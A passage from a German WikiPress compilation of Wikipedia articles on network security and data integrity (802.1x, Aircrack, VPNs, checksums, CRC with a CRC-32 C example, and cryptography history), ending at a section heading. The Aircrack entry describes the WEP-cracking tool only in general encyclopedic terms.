*Quelle: http://de.wikipedia.org/wiki/IEEE_802.1x. Historie: 26.10.04: Angelegt von Headbert, danach bearbeitet von den Hauptautoren Marco Bockelbrink, Headbert, BassD, Diesterne, Mps, Hhdw, Sparti, Tsor, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Port Based Network Access Control

Seit 2001 gibt es den Standard IEEE 802.1x, der Port Based Network Access Control bei ➡WLANs nachrüstet. Die Authentifizierung der Benutzer erfolgt dabei über das Extensible Authentication Protocol (EAP).

Zwischen Client und Basisstation werden über EAP die Authentifizierungsdaten ausgetauscht. Die Überprüfung der Daten erfolgt aber nicht durch die Basisstation, sondern durch einen RADIUS-Server im Hintergrund.

*Quelle: http://de.wikipedia.org/wiki/Port_Based_Network_Access_Control. Historie: 23.5.04: Angelegt von CSonic, danach bearbeitet von den Hauptautoren CSonic, Mps. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Aircrack

Aircrack ist eine Sammlung von Computerprogrammen, die es ermöglichen, in mit WEP (➡Wired Equivalent Privacy) oder WPA (➡Wi-Fi Protected Access)geschützte ➡Wireless LANs einzudringen.

Das Programm *Airodump* schneidet gesendete Datenpakete mit und analysiert die zu jedem Paket gehörenden 24-Bit-langen Initialisierungsvektoren (IVs).

Mit genügend vielen mitgeschnittenen Paketen bzw. schwachen IVs kann das Programm Aircrack auf den WEP-Schlüssel schließen. Je nach Länge des verwendeten Schlüssels braucht man 100.000 bis 250.000 IVs (bei 64-Bit-Schlüsseln) oder 500.000 bis 1.000.000 IVs (bei 128-Bit-Schlüsseln).

Aircrack ist im Sourcecode erhältlich und läuft unter Windows und Linux.

Unter Windows werden zusätzliche Treiber benötigt, die Aircrack nicht beiliegen. Diese Treiber, genauer die Dateien »peek5.sys« und »peek.dll«, liefert der Hersteller von WLAN-Software WildPackets in seiner Software *Airopeek* mit.

Ein vergleichbares Programm ist *Airsnort*.

*Quelle: http://de.wikipedia.org/wiki/Aircrack. Historie: 24.1.05: Anonym angelegt, danach bearbeitet von den Hauptautoren Sven423, Lentando, MichiK, Frubi, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Virtual Private Network

Ein Virtual Private Network (VPN) (dt.: Virtuelles Privates Netzwerk) ist ein Computernetz, das zum Transport privater Daten ein öffentliches Netz (zum Beispiel das Internet) nutzt. Teilnehmer eines VPN können Daten wie in einem internen LAN austauschen. Die einzelnen Teilnehmer müssen hierzu nicht direkt verbunden sein. Die Verbindung über das öffentliche Netz wird üblicherweise ➡verschlüsselt. Der Begriff »Private« impliziert jedoch nicht, wie vielfach angenommen, dass es sich um eine verschlüsselte Übertragung handelt. Eine Verbindung der Netze wird über einen Tunnel zwischen VPN-Client und VPN-Server ermöglicht. Meist wird der Tunnel dabei gesichert, aber auch ein ungesicherter Klartexttunnel ist ein VPN.

IP-VPNs nutzen das Internet zum Transport von IP-Paketen unabhängig vom Übertragungsnetz, was im Gegensatz zum direkten Remote-Zugriff auf ein internes Netz (direkte Einwahl beispielsweise über ISDN, GSM) wesentlich flexibler und kostengünstiger ist.

### Anwendungen

VPNs werden oft verwendet, um Mitarbeitern außerhalb einer Organisation oder Firma Zugriff auf das interne Netz zu geben. Dabei baut der Computer des Mitarbeiters eine VPN-Verbindung zu dem ihm bekannten VPN-Gateway der Firma auf. Über diese Verbindung ist es dem Mitarbeiter nun möglich, so zu arbeiten, als ob er im lokalen Netz der Firma wäre (*Remote-Access-VPN*). Dieses Verfahren wird auch verwendet, um ➡Wireless LANs und andere Funkstrecken zu sichern (*End-to-Site-VPN*).

Sollen zwei lokale Netze verbunden werden, wird auf beiden Seiten ein VPN-Gateway verwendet. Diese bauen dann untereinander eine VPN-Verbindung auf. Andere Rechner in einem lokalen Netz verwenden nun den Gateway auf ihrer Seite, um Daten in das andere Netz zu senden. So lassen sich zum Beispiel zwei weit entfernte Standorte einer Firma verbinden (*Site-to-Site-VPN*).

Es ist auch möglich, dass ein Tunnel zwischen zwei einzelnen Computern aufgebaut wird. Dies wird praktisch aber kaum gemacht. Nur Organisationen mit einem extrem hohen Sicherheitsbedürfnis verschlüsseln so die gesamte Kommunikation in ihren Netzen. FreeS/WAN sowie dessen Nachfolger Openswan und strongSwan bieten noch die Möglichkeit der so genannten »opportunistic encryption«: Es wird zu jedem Rechner, mit dem der eigene Computer Daten austauscht, ein Tunnel aufgebaut, wenn dieser einen Schlüssel per DNS bereitstellt!





### Sicherheit

Durch Verwendung geheimer Passwörter, öffentlicher Schlüssel oder Zertifikate kann die Authentifizierung der VPN-Endpunkte gewährleistet werden.

Es ist sinnvoll, auf den VPN-Gateways den Datenverkehr zu filtern. Sonst ist es zum Beispiel ➡Computerwürmern möglich, sich im gesamten Netz zu verbreiten.

Gute VPN-Software verwendet Authentizität und ➡Prüfsummen, um sich vor Manipulation der Daten zu schützen. Ebenso werden Sequenznummern benutzt, um Replay-Attacken zu verhindern.

### Implementierungen

Gängige Techniken zum Aufbau von VPNs sind PPTP, IPsec, SSL, OpenVPN, CIPE und PPP über SSH.

VPNs setzen auf folgenden zugrundeliegenden Protokollen auf:

- IPsec eignet sich sowohl für Site-to-Site-VPNs als auch für End-to-Site-VPNs.
- ➡TLS/SSL werden hauptsächlich für End-to-Site-VPNs eingesetzt.
- PPTP und L2TP ohne IPsec sollten nicht verwendet werden, da sie als unsicher gelten.

Viele moderne Betriebssysteme enthalten Komponenten, mit deren Hilfe ein VPN aufgebaut werden kann. Linux enthält seit Kernel 2.6 eine IPSec-Implementierung, ältere Kernel benötigen das KLIPS-IPSec-Kernelmodul, das von Openswan und strongSwan zur Verfügung gestellt wird. Auch BSD, Cisco IOS und Windows sind IPSec-fähig.

*Quelle: http://de.wikipedia.org/wiki/Virtual_Private_Network. Historie: 30.5.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Fabian Bieker, JakobVoss, Sebastian Hagedorn, Andreassteffen, DatenPunk, Kubieziel, Karl-Henner, Kurt Jansson, Cyper, Zwobot, Steven Malkovich, Tomte, Paddy, MichaelDiederich, Thomas Willerich, Achim Raschka, Wst, FlaBot, Sparti, Hunter, Botteler, Mvb, Joerglauer, Stern, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Prüfsumme

In der Informatik ist eine Prüfsumme (engl.: *checksum*) eine einfache Maßnahme zur Gewährleistung von Datenintegrität bei der Datenübermittlung oder -speicherung. Sie wird hauptsächlich bei der Datensicherung und bei Netzwerkprotokollen benutzt.

Es gibt verschiedene Prüfsummenverfahren. Die einfachen Verfahren laufen stets nach einem gleichen Schema ab:

Es werden Bits, Bytes oder eine andere grundlegende Komponente von Daten einer Nachricht mit einem bestimmten Faktor multipliziert und anschließend der Reihenfolge nach aufsummiert. Der sich ergebende Wert wird dann als Prüfsumme mitgespeichert bzw. -übertragen. Der Empfänger der Nachricht kann aus den Daten ebenfalls eine Prüfsumme berechnen und diese mit der mitübertragenen Prüfsumme des Senders vergleichen. Sind die beiden Prüfsummen unterschiedlich, liegt ein Übertragungsfehler vor und die Nachricht muss wiederholt werden. Sind die beiden Prüfsummen identisch, ist die Nachricht mit hoher Wahrscheinlichkeit korrekt übertragen worden.

Ein einfaches Beispiel für eine Prüfsumme ist die Quersumme der Ziffern einer Zahl.

Prüfsummenverfahren, die mit einer bestimmten Gewichtung der einzelnen Summanden arbeiten, sind recht sicher gegenüber zufälligen Veränderungen, z. B. Zeichenvertauschungen, -verdopplungen oder -auslassungen. Sie werden beispielsweise angewendet bei der ISBN (International Standard Book Number) und bei den EAN-Codes.

Der Begriff »Prüfsumme« wird auch für aufwändigere Prüfverfahren verwendet, die komplexere Berechnungen anstelle der einfachen Aufsummierung der Datenwerte vornehmen, so z. B. für das CRC-Verfahren. Ein CRC verwendet statt einfacher Addition eine Polynomdivision und ist im Allgemeinen effektiver bei der Erkennung von Zufallsfehlern als eine primitive Prüfsumme.

Obwohl eine herkömmliche Prüfsumme nützlich ist, um vor unbeabsichtigten Änderungen zu schützen, bietet sie keine Sicherheit gegenüber beabsichtigen Datenänderungen (Manipulation), da sie trivial zu umgehen ist. Es ist deshalb oft notwendig, anstelle eines einfachen Prüfsummenverfahrens ➡kryptografisch stärkere Algorithmen, wie Einweg-Hash-Algorithmen (z. B. Message Digests), zu benutzen. Diese stellen weiterhin die Grundlage elektronischer Unterschriften dar.

*Quelle: http://de.wikipedia.org/wiki/Prüfsumme. Historie: 13.8.03: Angelegt von Diddi, danach bearbeitet von den Hauptautoren Diddi, RokerHRO, Robot, Anton, Jonelo, Dominik. witte, Ichdertom, ChristophDemmer, Mathias Schindler, Steven Malkovich, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Zyklische Redundanzprüfung

Die zyklische Redundanzprüfung (engl. *cyclic redundancy check*, daher meist CRC, selten ZRP) ist ein Verfahren (bzw. eine bestimmte Klasse von Verfahren) aus der Informationstechnik zur Bestimmung eines Prüfwerts für Daten (z. B. Datenübertragung in Rechnernetzen oder eine Datei), um Fehler bei der Übertragung oder Duplizierung von Daten erkennen zu können.

Vor Beginn der Übertragung bzw. Kopie eines Blocks der Daten wird ein CRC-Wert berechnet. Nach Abschluss der Transaktion wird der CRC-Wert erneut berechnet. Anschließend werden diese beiden Prüfwerte verglichen. CRC ist so ausgelegt, dass Fehler bei der Übertragung der Daten, wie sie beispielsweise durch Rauschen auf der Leitung verursacht werden könnten, fast immer entdeckt werden.

CRC-Werte können jedoch nicht die Integrität der Daten bestätigen. D. h., es ist verhältnismäßig leicht, durch beabsichtigte Modifikation einen Datenstrom zu erzeugen, der den gleichen CRC-Wert wie eine gegebene Nachricht hat. Wenn eine solche Sicherheit gefordert ist, müssen ➡kryptografische Hash-Funktionen wie z. B. MD5 zum Einsatz kommen.

### Verfahren

CRC beruht auf Polynomdivision: Die Folge der zu übertragenden Bits wird als dyadisches Polynom betrachtet. Beispiel: Die Bitfolge 10011101 entspricht dem Polynom

$$1x^7 + 0x^6 + 0x^5 + 1x^4 + 1x^3 + 1x^2 + 0x^1 + 1x^0 = x^7 + x^4 + x^3 + x^2 + 1$$

Die Bitfolge der Coderepräsentation der Daten wird durch ein vorher festzulegendes Generatorpolynom (das CRC-Polynom) »mod 2« dividiert, wobei ein Rest bleibt. Dieser Rest ist der CRC-Wert. Bei der Übertragung des Datenblocks hängt man den CRC-Wert an den originalen Datenblock an und überträgt ihn mit.

Um zu verifizieren, dass die Daten keinen Fehler beinhalten, wird der empfangene Datenblock mit angehängtem CRC-Wert als Binärfolge interpretiert, erneut durch das CRC-Polynom mod 2 geteilt und der Rest ermittelt. Wenn kein Rest bleibt, ist entweder kein Fehler aufgetreten oder es ist ein Fehler aufgetreten, der in Polynomdarstellung das CRC-Polynom als Faktor hat.

Die Datenübertragung erfordert bestimmte unerlässliche Übereinkommen. Zum einen muss dem Empfänger bewusst sein, dass überhaupt

eine gesicherte Übertragung der Ursprungsdaten stattfinden soll. An der Art des eintreffenden Datenstromes allein ist dies nicht zu erkennen. Des Weiteren muss der Empfänger dasselbe CRC-Polynom und Rechenverfahren benutzen wie der Sender. Und schließlich muss der Empfänger die Information besitzen, wo im Datenstrom sich die zusätzlich zu den Daten übertragene Prüfsumme befindet.

### Beispiel

Es folgt ein Beispiel mit einem Code 9-ten Grades. Das Generatorpolynom lautet 10011 ($1x^4 + 0x^3 + 0x^2 + 1x^1 + 1x^0$) und ist somit 4-ten Grades. Der zu übertragenden Bitfolge, Rahmen (engl. *frame*) genannt, wird eine Kette aus Nullen entsprechend des Grades des Generatorpolynoms angehängt (Rahmen mit Anhang).

| | |
|---|---|
| **Generatorpolynom:** | 10011 |
| **Rahmen:** | 1101011011 |
| **Rahmen mit Anhang:** | 11010110110000 (das Generatorpolynom hat r-Stellen, also werden r-1 Nullen ergänzt; hier ist r=5) |

Nun wird der Rahmen mit Anhang von links her durch das Generatorpolynom dividiert. Dabei wird ausschließlich das exklusive OR (XOR) verwendet. Wenn man stellenweise dividiert wird also aus 11010 durch 10011: 01001 (0 xor 0 = 0; 0 xor 1 = 1; 1 xor 0 = 1; 1 xor 1 = 0). Es folgt das vollständige Beispiel:

```
11010110110000
10011 <- immer mit der ersten gemeinsamen 1 anfangen (auch
   wenn der Rahmen z.B. mit 1000 beginnen würde und somit
   kleinwertiger wäre als das Generatorpolynom)
-----
 10011
 10011
 -----
  000010110
      10011
      -----
       010100
        10011
        -----
         01110 (Rest)
```





Die vorher angehängte Null-Kette wird nun durch den Rest ersetzt:

übertragener Rahmen: `11010110111110`

Diese Nachricht kann jetzt z.B. über ein Netzwerk übertragen werden. Wenn die Nachricht beim Empfänger eintrifft, kann dieser überprüfen, ob sie korrekt angekommen ist.

Durch Division durch das Generatorpolynom kann jetzt die fehlerhafte Übertragung erkannt werden:

Ein Beispiel für eine fehlerhafte Nachricht: `11110110111110`
Das Generatorpolynom (wie oben): `10011`

```
11110110111110
10011
-----
 11011
 10011
 -----
  10001
  10011
  -----
   0010011
     10011
     -----
      00001110
```

Der Rest der Division (1110) ist ungleich Null. Also ist ein Fehler aufgetreten. Bei der Überprüfung auf Richtigkeit können folgende Fälle auftreten:

- Der Rest der Division ist Null und die Nachricht ist richtig.
- Der Rest der Division ist Null und die Nachricht ist fehlerhaft (dieser Fall kann durchaus vorkommen, wenn die Nachricht an mehreren Stellen verfälscht wird).
- Der Rest der Division ist ungleich Null und die Nachricht ist fehlerhaft.

### Implementierung

Das CRC-Verfahren lässt sich sowohl in einfachen Hardware-Bausteinen als auch in Software realisieren. Verwendet wird ein

- Schieberegister mit *n* Bits (etwa ein 32 Bit Schieberegister bei CRC-32) und ein
- Bit-Datenstrom (String) beliebiger Länge.

Pseudo-Code des Algorithmus, höchstwertiges Bit ganz links:

```
Schieberegister := 0000... (Startwert)
solange Bits im String verbleiben:
  falls das am weitesten links stehende Bit vom Schiebere-
  gister ungleich zum nächsten Bit aus dem String ist:
    Schieberegister := (Schieberegister linksschieben um
    1, rechtes Bit 0) xor CRC-Polynom
  andernfalls:
    Schieberegister := Schieberegister linksschieben um
    1, rechtes Bit 0
Schieberegister enthält das Ergebnis
```

Durch Verwendung einer Tabelle, die etwa bei einer CRC-8 für jedes der 256 möglichen Bytes den zugehörigen CRC-Wert enthält, lässt sich obiger Algorithmus auf das Achtfache beschleunigen.

Die Operationen Linksschieben und Exklusiv-Oder machen die CRC hervorragend geeignet zur Verwendung in Logikschaltungen. Die CRC eines Datenstroms kann bitweise (oder auch Byte-weise usf.) berechnet und vom Sender an die Daten angehängt werden. Der Empfänger des Datenstroms kann den CRC genauso wie der Sender berechnen, jedoch unter Einbeziehung des CRC. Das Ergebnis inklusive des CRC muss dann gleich Null sein, sonst enthält der Strom Bitfehler.

CRC-Typen werden oft anhand des als Divisor verwendeten Polynoms unterschieden (im Hexadezimal-Format). Eines der meistverwendeten CRCs (u. a. von Ethernet, FDDI, ZIP und PNG benutzt) ist das Polynom 0x04C11DB7, bekannt als CRC-32. Es stellte sich heraus, dass einige Polynome »besser« schützen als andere. Für CRC häufig verwendete Polynome sind das Ergebnis umfangreicher mathematischer und empirischer Analysen und keine Zufallszahlen, auch wenn sie so aussehen.





**Andere Startwerte –** Die Implementierung führt eine Polynomdivision aus, wenn als Startwert *0000…* verwendet wird. Oft findet man andere Startwerte, etwa *1111…* Dies entspricht einer Polynomdivision, wenn die ersten *n* Bits des Datenstroms invertiert werden.

Ein Startwert ungleich *0000…* ist vorzuziehen, da fehlende Bits innerhalb führender Nullen im Datenstrom sonst nicht erkannt werden (ebenso wie bei einer gewöhnlichen Division zählen bei einer Polynomdivision führende Nullen nicht).

**Nachbearbeitung –** Ein weiteres Problem ist das Nullproblem. Wird der Datenstrom aus irgendeinem Grund (einschließlich der CRC) gleich Null, so werden Fehler im Empfänger im Standardalgorithmus nicht mehr erkannt, auch wenn Startwerte ungleich Null verwendet werden. Eine Nullfolge ergibt bei der Polynomdivison stets den Wert Null. Wird das CRC-Ergebnis invertiert, kann man das Nullproblem effektiv vermeiden, da eine Folge von Nullen dann das Ergebnis *1111…* erzeugt.

Die bekannte CRC-32 verwendet sowohl *1111…* als Startwert als auch ein inverses Ergebnis. Bei CRC-16 wird ebenfalls meist *1111…* verwendet, das Ergebnis jedoch nicht invertiert.

### Erkannte Fehler

Ist das CRC-Polynom gut gewählt, können mit dem oben beschriebenen Verfahren alle Einbit- und Zweibitfehler, jede ungerade Anzahl von verfälschten Bits, sowie alle Bündelfehler der Länge $\leq r$ erkannt werden, wobei $r$ der Grad des CRC-Polynoms ist. Zusätzlich werden alle Fehler (also auch unabhängige Vierbit-, Sechsbit-, Achtbitfehler, u. s. w.) erkannt, deren Polynomdarstellung einen kleineren Grad als das CRC-Polynom hat. Warum das so ist bzw. wie das CRC-Polynom zu wählen ist, folgt aus den kommenden Überlegungen.

Sei $G(x)$ das CRC-Polynom (Generatorpolynom) und $T(x)$ die Polynomdarstellung der um den CRC-Wert erweiterten zu übertragenden Bitfolge. Wenn ein Fehler bei der Übertragung auftritt, kommt (in Polynomdarstellung) beim Empfänger nicht $T(x)$, sondern $T(x) + E(x)$ an. Die zu $E(x)$ gehörende Bitfolge hat an jeder Bitposition, die bei der zu übertragenden Bitfolge invertiert bzw. verfälscht wurde, eine 1. Wenn der Empfänger die um den CRC-Wert erweiterte Bitfolge erhält, berechnet er $(T(x) + E(x)) / G(x)$. Da $T(x) / G(x) = 0$ (per Definition von $T(x)$), ist das Ergebnis $E(x) / G(x)$.

Wenn ein Einbitfehler aufgetreten ist, gilt $E(x) = x^i$, wobei $i$ bestimmt, welches Bit invertiert ist. Wenn nun $G(x)$ zwei oder mehr Terme enthält, wird $G(x)$ niemals $E(x)$ teilen.

Sind zwei isolierte Einbitfehler aufgetreten, gilt $E(x) = x^i + x^j$, wobei $i > j$. Klammert man $x^j$ aus, lässt sich dies auch als $E(x) = x^j(x^{i-j} + 1)$ schreiben. Angenommen, $G(x)$ ist nicht durch $x$ teilbar (z. B. wenn $G(x)$ $x^0$ enthält), reicht es zu fordern, dass $G(x)$ nicht $x^k + 1$ teilt (für alle $k$ bis zum maximalen Wert von $(j - i)$, d. h. der maximalen Rahmenlänge). Einfache Polynome geringen Grades, die eine sichere Übertragung für lange Rahmen ermöglichen, sind bekannt. Zum Beispiel teilt $x^{15} + x^{14} + 1$ den Term $x^k + 1$ nicht für jedes $k$ kleiner 32768.

Ist eine ungerade Anzahl von Bits verfälscht, enthät $E(x)$ eine ungerade Anzahl von Termen (z. B. $x^7 + x^2 + 1$, aber nicht z. B. $x^2 + 1$). Wählt man das CRC-Polynom so, dass es $(x + 1)$ als Faktor hat, werden alle Fehler mit einer ungeraden Anzahl von verfälschten Bits erkannt. Beweis: Bei der Division durch ein Polynom mit gerader Parität (= Anzahl der Terme in dem Polynom, also Anzahl der Einsen in der Bitfolge) bleibt die Geradheit oder Ungeradheit der Parität des Divisors erhalten, denn aus 00 wird 11 und umgekehrt und aus 01 wird 10 und umgekehrt. $(x + 1)$ ist das kleinste Polynom mit gerader Parität. Bei $E(x)$ / $G(x)$ wird also stehts $x$ oder 1 als Rest bleiben, wenn $E(x)$ ungerade Parität hat. Damit ist $E(x)$ nicht durch $G(x)$ teilbar.

Alle Bündelfehler der Länge $k \leq r$, wobei $r$ der Grad des CRC-Polynoms ist, werden erkannt. Ein Bündelfehler der Länge $k$ lässt sich schreiben als $x^i(x^{k-1} + \cdots + 1) = x^i b(x)$, wobei $i$ bestimmt, wieviele Bitpositionen von der rechten Seite der empfangenen Bitfolge (bzw. des empfangenen Rahmens) der Bündelfehler entfernt ist. Wenn der Fehler erkannt werden soll, muss die Division von $E(x) = x^i b(x)$ durch $G(x)$ einen Rest ergeben. Wenn $G(x)$ einen $x^0$ Term enthält, so hat $G(x)$ sicher nicht als Faktor $x^i$ . D. h., wenn $G(x) \mid x^i b(x)$, dann muss $G(x) \mid b(x)$. Dies ist jedoch nicht möglich, da per Annahme der Grad von $b(x)$ kleiner ist ($deg(b(x)) = k - 1$) als der Grad von $G(x)$. Der Rest kann niemals 0 sein und der Bündelfehler wird erkannt.





### Berechnung einer CRC-32-Prüfsumme in C

Das folgende C-Programm berechnet die CRC-32 des 8 Bits langen Datenstroms *10001100*:

```
#include <stdio.h>
#define CRC32POLY 0x04C11DB7 /* CRC-32 Polynom */

int datastream[]={1,0,0,0,1,1,0,0};
int databits=8;

unsigned long crc32; /* Shiftregister */
void calc_crc32(int bit)
{ int hbit=(crc32 & 0x80000000) ? 1 : 0;
  if (hbit != bit)
    crc32=(crc32<<1) ^ CRC32POLY;
  else
    crc32=crc32<<1;
  crc32 &= 0xffffffff; /* begrenze auf 32 Bits */
}
int main()
{ int i;
    crc32=0xffffffff; /* Startwert (111... bei CRC-32) */
  for (i=0; i<databits; ++i)
    calc_crc32(datastream[i]);
  printf("0x%08X",crc32 ^ 0xffffffff); /* invertiere
  Ergebnis */
}
```

CRC-32-Implementierung in der Programmiersprache C – CRC-32 verwendet einen Startwert von *111…* und invertiert das Ergebnis.

### Polynome und Typen

| | |
|---|---|
| **CRC-CCITT (CRC-4)** | $x^4 + x + 1$ |
| **CRC-CCITT (CRC-16)** | $x^{16} + x^{12} + x^5 + 1$ |
| **IBM-CRC-16** | $x^{16} + x^{15} + x^2 + 1$ |
| **CRC-24 (IETF RFC2440)** | $x^{24} + x^{23} + x^{18} + x^{17} + x^{14} + x^{11} + x^{10} + x^7 + x^6 + x^5 + x^4 + x^3 + x + 1$ |
| **CRC-32** | $x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + x + 1$ |
| **CRC-64 (ISO 3309)** | $x^{64} + x^4 + x^3 + x + 1$ |
| **CAN-CRC** | $x^{15} + x^{14} + x^{10} + x^8 + x^7 + x^4 + x^3 + 1$ |
| **Bluetooth** | $x^5 + x^4 + x^2 + 1$ |

CRCs werden häufig als ➧Prüfsummen bezeichnet, obwohl die Berechnung der Kontrollbits nicht nur durch (gewöhnliche) Addition geschieht. Der Begriff »Prüfsumme« wurde zuerst im Zusammenhang mit Paritätsbits benutzt, welche sich als eine echte Summe über $\mathbb{Z}_2$ berechnen lassen. Dabei hat sich der Begriff so sehr eingebürgert, dass er als Bezeichnung für die Berechnung von allgemeinen Kontrollbits übernommen wurde.

*Quelle: http://de.wikipedia.org/wiki/Zyklische_Redundanzprüfung. Historie: 12.1.04: Angelegt von Ninjamask, danach bearbeitet von den Hauptautoren Hubi, Ukadow, Terabyte, Billen, Christian Grothe, Yankee51, Stern, MKI, Martin k, Steven Malkovich, 790, Pazz, Toppe, Fink, Achim Raschka, Thomas Springer, Shmia, MichaelDiederich, FlaBot, Sparti, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*



# Kryptografie

## Kryptografie

Kryptografie bzw. Kryptographie (aus dem griechischen *kryptós*, »verborgen«, und *gráphein*, »schreiben«) ist die Wissenschaft der ➧Verschlüsselung von Informationen (Geheimschrift) und damit ein Teilgebiet der ➧Kryptologie. Im Gegensatz zu *Steganographie* befasst sie sich nicht damit, die Kommunikation an sich zu verschleiern, sondern vor allem damit, den Inhalt von Nachrichten für Dritte unzugänglich zu machen. Kryptografische Verfahren können aber unter Umständen für die Steganographie eingesetzt werden, zum Beispiel indem die Adressen von Sender und Empfänger verschlüsselt werden.
Die moderne Kryptografie hat vier Hauptziele:

- Vertraulichkeit der Nachricht: Nur der gewünschte Empfänger sollte in der Lage sein, den Inhalt einer verschlüsselten Nachricht zu lesen. Weiterhin sollte es nicht möglich sein, Information über den Nachrichteninhalt zu erlangen (beispielsweise eine statistische Verteilung bestimmter Zeichen).
- Datenintegrität der Nachricht: Der Empfänger sollte in der Lage sein festzustellen, ob die Nachricht seit ihrer Übertragung verändert wurde.
- Authentifizierung: Der Empfänger sollte den Absender eindeutig identifizieren können. Weiterhin sollte überprüfbar sein, ob die Nachricht tatsächlich von diesem Absender stammt.
- Verbindlichkeit: Der Absender sollte nicht in der Lage sein zu bestreiten, dass er die Nachricht gesendet hat.

Nicht alle kryptografischen Systeme und Algorithmen erreichen alle der oben genannten Ziele. Manche Ziele sind in gewissen Umgebungen einfach nicht praktikabel oder sogar überflüssig. Zudem benötigen sie oft komplizierte Protokolle und rechenintensive Algorithmen, die nicht in jeder Situation eingesetzt werden können.

Obwohl die Kryptografie eine lange und komplexe Geschichte hat, entwickelte sie sich erst im 20. Jahrhundert zur rigorosen und von Mathematikern unterstützten Wissenschaftsdisziplin. Aber erst mit den Kommunikationsmöglichkeiten des Internets kam sie in den allgemeinen, jedermann zugänglichen Gebrauch.

### Klassische Kryptografie

Der früheste Einsatz von Kryptografie findet sich bei dem Einsetzen von unüblichen Hieroglyphen bei den Ägyptern um 1900 v. Chr. Hebräische Gelehrte benutzten ungefähr 600–500 v. Chr. einfache Zeichenaustauschalgorithmen (wie beispielsweise die Atbash-Verschlüsselung). Im Mittelalter waren in ganz Europa vielfältige Geheimschriften zum Schutz des diplomatischen Briefverkehrs in Gebrauch, so etwa das Alphabetum Kaldeorum.

Sowohl Kryptografie als auch ➡Kryptoanalyse spielt eine Rolle im Babington-Komplott während der Regierungszeit von Königin Elizabeth I. Die Anfänge der mathematischen Kryptografie wurden in dieser Zeit mit der Erzeugung von schlüsselgestützten Zeichenaustauschalgorithmen gemacht.

Ende des 19. Jahrhunderts kam es aufgrund der weiten Verbreitung des Telegrafen (den man auf einfache Weise anzapfen und abhören konnte) zu neuen Überlegungen in der Kryptografie. So wurde von Auguste Kerckhoffs von Nieuwenhof ein Grundsatz (das nach ihm benannte Kerckhoffs-Prinzip) formuliert, der besagt, dass die Sicherheit eines kryptografischen Verfahrens allein auf der Geheimhaltung des Schlüssels basieren soll – das Verfahren selbst muss also nicht geheimgehalten werden; im Gegenteil: Es kann veröffentlicht und von vielen Experten untersucht werden.

### Kryptografie im Zweiten Weltkrieg

Im Zweiten Weltkrieg wurden mechanische und elektromechanische (T52, SZ42) Kryptografiesysteme zahlreich eingesetzt, auch wenn in Bereichen, wo dies nicht möglich war, weiterhin manuelle Systeme verwendet wurden. In dieser Zeit wurden große Fortschritte in der mathematischen Kryptografie gemacht. Notwendigerweise geschah dies jedoch nur im Geheimen.

Die Deutschen machten regen Gebrauch von einem als ➡Enigma bekannten System, welches durch das Ultra-System geknackt wurde. Beschrieben wurde der Krieg der Codes u. a. in dem Roman *Cryptonomicon* von Neal Stephenson.

### Moderne Kryptografie

Das Zeitalter moderner Kryptografie begann mit Claude Shannon, möglicherweise dem Vater der mathematischen Kryptografie. 1949 veröffentlichte er den Artikel *Communication Theory of Secrecy Systems*. Dieser Artikel, zusammen mit seinen anderen Arbeiten über Informations- und Kommunikationstheorie, begründete eine starke mathematische Basis der Kryptografie.





1976 gab es zwei wichtige Fortschritte. Erstens war dies der DES (Data Encryption Standard)-Algorithmus, entwickelt von IBM und der NSA, um sichere Bankdienstleistungen zu ermöglichen (DES wurde 1977 unter dem Namen FIPS 46-2 (Federal Information Processing Standard) veröffentlicht). DES und sicherere Varianten davon (triple DES) werden auch heute noch eingesetzt. DES wurde 2001 durch den neuen FIPS-197-Standard AES ersetzt.

Der zweite und wichtigere Fortschritt war die Veröffentlichung des Artikels *New Directions in Cryptography* von Whitfield Diffie und Martin Hellman. Dieser Aufsatz stellte eine radikal neue Methode der Schlüsselverteilung vor, welche als *Public-Key-Kryptografie* bekannt wurde, und löste damit eines der fundamentalen Probleme der Kryptografie.

Vor dieser Entdeckung waren die Schlüssel symmetrisch, und der Besitz eines Schlüssels erlaubte sowohl das Verschlüsseln als auch das Entschlüsseln einer Nachricht. Daher musste der Schlüssel zwischen den Kommunikationspartnern über einen sicheren Weg ausgetauscht werden, wie beispielsweise einem vertrauenswürdigen Kurier oder dem direkten Treffen der Kommunikationspartner. Diese Situation wurde schnell unüberschaubar, wenn die Anzahl der beteiligten Personen anstieg. Auch wurde ein jeweils neuer Schlüssel für jeden Kommunikationspartner benötigt, wenn die anderen Teilnehmer nicht in der Lage sein sollten, die Nachrichten zu entschlüsseln. Dieses System wird als *Private-Key-Kryptografie* oder »Shared Secret« bezeichnet.

Bei der Public-Key-Kryptografie wird ein Paar zusammenpassender Schlüssel eingesetzt. Der eine ist ein öffentlicher Schlüssel, der zum Verschlüsseln benutzt wird. Der andere ist ein privater Schlüssel, der geheim gehalten werden muss und zur Entschlüsselung eingesetzt wird. Ein solches System wird als asymmetrisch bezeichnet. Mit dieser Methode wird nur ein einziges Schlüsselpaar für jeden Empfänger benötigt, da der Besitz des öffentlichen Schlüssels die Sicherheit des privaten Schlüssels nicht aufs Spiel setzt. Im Allgemeinen ist ein solches System nicht umkehrbar, d. h. eine Nachricht, welche mit dem privaten Schlüssel verschlüsselt wurde, kann nicht mit dem öffentlichen Schlüssel entschlüsselt werden. Allerdings gilt dies nicht für RSA.

Wie es bei heimlichen Techniken öfter der Fall ist, wurde auch die Public-Key-Kryptografie zuerst vom Militär entwickelt, bevor die öffentliche Forschung dies erreichte. Am 17. Dezember 1997 veröffentlichten GCHQ ein Dokument, in welchem sie beanspruchen, dass sie bereits vor der Veröffentlichung des Artikels von Diffie und Hellman ein Public-Key-Verfahren gefunden haben. Verschiedene als geheim eingestufte Dokumente

wurden in den 1960ern und 1970ern geschrieben, die zu Entwürfen ähnlich denen von RSA und Diffie-Hellmann führten.

Eine Anmerkung zur Terminologie: In der Kryptografie wird zwischen Codes und Chiffren unterschieden. Codes operieren auf der Basis von ganzen Wörtern, wo hingegen Chiffren auf Zeichenbasis arbeiten. Da es sich bei fast allen heutigen kryptografischen Verfahren um Chiffren handelt, spricht man üblicher Weise von (de)chiffrieren und nicht von (de)codieren.

### Quantenkryptografie

